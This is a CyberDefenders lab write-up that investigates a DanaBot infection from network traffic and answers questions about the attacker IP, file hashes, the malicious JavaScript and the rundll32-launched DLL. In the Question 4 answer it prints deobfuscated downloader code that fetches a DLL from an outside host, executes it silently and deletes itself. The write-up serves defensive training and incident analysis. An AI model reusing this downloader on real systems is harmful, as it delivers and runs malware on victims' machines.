





Cyber Defenders Lab | DanaBot Writeup

Category: Network Forensics

Written By: Alexander Sapo

Analyze network traffic using Wireshark to identify DanaBot initial access, deobfuscate malicious JavaScript, and extract IOCs like IPs, file hashes, and execution processes.



Scenario

The SOC team has detected suspicious activity in the network traffic, revealing that a machine has been compromised. Sensitive company information has

been stolen. Your task is to use Network Capture (PCAP) files and Threat Intelligence to investigate the incident and determine how the breach occurred.


Question 1

Which IP address was used by the attacker during the initial access?

Flag: 62.173.142.148

Process:

The attacker's IP address was the IP of the domain name `portfolio.serveirc.com`. As you can see, beside the domain name is its IP.



Question 2



What is the SHA-256 hash of the malicious file used for initial access?

Flag:

847b4ad90b1daba2d9117a8e05776f3f902dda593fb1252289538acf476c4268

Process:

Go to file → export objects → http → save all the files captured.



To get the hash of the file used for initial access:

```

$ sha256sum login.php
847b4ad90b1daba2d9117a8e05776f3f902dda593fb1252289538acf476c4268 login.php

```

Question 3


What is the name of the malicious file used for initial access?

Flag: allegato_708.js

Process:

My speculation was based on my analysis that the user was compromised through `/login.php` on `portfolio.serveirc.com`, which triggered the download of

the suspicious file. A web vulnerability downloaded a JavaScript file, which was `allegato_708.js`.




Question 4

Which process was used to execute the malicious file?

Flag: WScript.exe

Process:

The first step was to analyze the files we obtained using `cat`, `file`, and `strings` commands. We found `wscript` in `login.php`.



By deobfuscating the JS using the tool <https://obf-io.deobfuscate.io/>, we obtained the code snippet:

```

function _0x414360(_0x5c5160) {
    var _0x119065 = '';
    var _0x5a393f = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz".length;
    for (var _0x3d45b7 = 0x0; _0x3d45b7 < _0x5c5160; _0x3d45b7++) {
        _0x119065 += "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz".charAt(Math.floor(Math.random() * _0x5a393f));
    }
    return _0x119065 + ".dll";
}
var _0x48a85a = _0x414360(0xa);
var _0x44bdd9 = new ActiveXObject("Scripting.FileSystemObject").GetSpecialFolder(0x2) + "\\\" + _0x48a85a;
var _0x5da57f = WScript.CreateObject("MSXML2.XMLHTTP");
_0x5da57f.Open("GET", "http://soundata.top/resources.dll", false);
_0x5da57f.Send();
if (_0x5da57f.Status == 0xc8) {
    var _0x3c8952 = WScript.CreateObject("ADODB.Stream");
    _0x3c8952.Open();
    _0x3c8952.Type = 0x1;
    _0x3c8952.Write(_0x5da57f.ResponseBody);
    _0x3c8952.Position = 0x0;
    _0x3c8952.SaveToFile(_0x44bdd9, 0x2);
    _0x3c8952.Close();
    var _0x1e16b0 = WScript.CreateObject("Wscript.Shell");
    _0x1e16b0.Run("rundll32.exe /B " + _0x44bdd9 + ",start", 0x0, true);
}
new ActiveXObject("Scripting.FileSystemObject").DeleteFile(WScript.ScriptFullName);

```

We found a report about the JS file and further information about this malicious file here:

[Hybrid Analysis Report](#)

We also searched the malicious URL (<http://portfolio.serveirc.com/>) on VirusTotal:

VirusTotal URL Analysis

This activity is related to DanaBot, which was the challenge.

Question 5

What is the file extension of the second malicious file utilized by the attacker?

Flag: .dll

Process:




Go to File → Export Objects → HTTP. Here we will see a list of files that were captured. The second malicious file was [resources.dll](#).

Question 6

What is the MD5 hash of the second malicious file?

Flag: e758e07113016aca55d9eda2b0ffeebe

Process:



After exporting the file, we uploaded `resources.dll` to VirusTotal. In the Details section, we can see its MD5 hash:

`e758e07113016aca55d9eda2b0ffeebe`